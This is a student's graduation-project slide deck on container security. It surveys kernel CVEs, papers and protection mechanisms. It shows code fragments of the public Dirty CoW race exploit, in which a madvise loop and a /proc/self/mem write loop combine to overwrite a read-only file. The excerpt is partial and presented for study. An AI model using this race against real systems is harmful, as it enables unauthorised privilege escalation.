

Container Security

Bachelor's degree graduation project

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Why this issue

AIS3 - mentor final exhibition

- Kun-Yu Chen
 - The origin issue is too hard.
- Tim Hsu
 - My "AIS3 mentor" in this year.
 - Working and interesting vector dot product.
- Linux Kernel
 - 2020 Early, with jserv.
- Program efficiency
 - Not only the big-O but also care about the impl.
- Heavy dependence with container
 - Club, my works...

Microservices

- Services are small in size, messaging-enabled, bounded by contexts, autonomously developed, independently deployable, decentralized and built and released with automated processes.[1]
- Scenario
- Share resources, load balance, sandbox and so on. . .

DEFCON

- DEFCON 26: Workshop[2]
- DEFCON 27: Workshop[3]
- BlackHat(USA) 2018: Conference[4]
- BlackHat(USA) 2019: Conference[5]
- BlackHat(USA) 2020: Conference[6]

How this issue

CVEs

- Linux kernel
 - CVE-2016-5195 a.k.a. Dirty-CoW
 - CVE-2016-8655
 - CVE-2017-7308
 - CVE-2020-14386
- Language feature
 - C, C++, Golang, Rust. . .
 - e.g.: gVisor
- Container implementation
 - TBD

Paper review

Have been read papers

- Study of the Dirty Copy on Write, a Linux Kernel Memory Allocation Vulnerability[7]
- Container Security: Issues, Challenges, and the Road Ahead[8]
- Container Image Access Control Architecture to Protect Applications[9]

To be read papers

- Linux Kernel OS Local Root Exploit[10]
- PINE: Optimizing Performance Isolation in Container Environments[11]
- Study of Security Flaws in the Linux Kernel by Fuzzing[12]

Dirty CoW overview

```
87 f=open(argv[1],O_RDONLY);  
88 fstat(f,&st);  
89 name=argv[1];  
90 map=mmap(NULL,st.st_size,PROT_READ,MAP_PRIVATE,f,0);
```

```
06 pthread_create(&pth1,NULL,madviseThread,argv[1]);  
07 pthread_create(&pth2,NULL,procmemThread,argv[2]);
```

Dirty CoW overview

```
33 void *madviseThread(void *arg)
34 {
35     char *str;
36     str=(char*)arg;
37     int i,c=0;
38     for(i=0;i<100000000;i++)
39     {
40         c+=madvise(map,100,MADV_DONTNEED);
41     }
42     printf("madvise %d\n\n",c);
43 }
```


Dirty CoW overview

```
50 void *procselvmemThread(void *arg)
51 {
52     char *str;
53     str=(char*)arg;
54     int f=open("/proc/self/mem",O_RDWR);
55     int i,c=0;
56     for(i=0;i<1000000000;i++) {
57         lseek(f,(uintptr_t) map,SEEK_SET);
58         c+=write(f,str,strlen(str));
59     }
60     printf("procselvmem %d\n\n", c);
61 }
```

Issues, Challenges and road ahead

- There are no comprehensive surveys on container security.
- 4 types of protection
 - protecting a container from applications inside it
 - inter-container protection
 - protecting the host from containers
 - protecting containers from host
- Available solutions:
 - Linux namespaces, CGroups, capabilities, seccomp, and LSMs
 - hardware solutions

Access control architecture to protect applications



[9]

Access control architecture to protect applications





FIGURE 4. Sequence diagram for container image protect.

[9]

Current progress

Application of MOST



Reference

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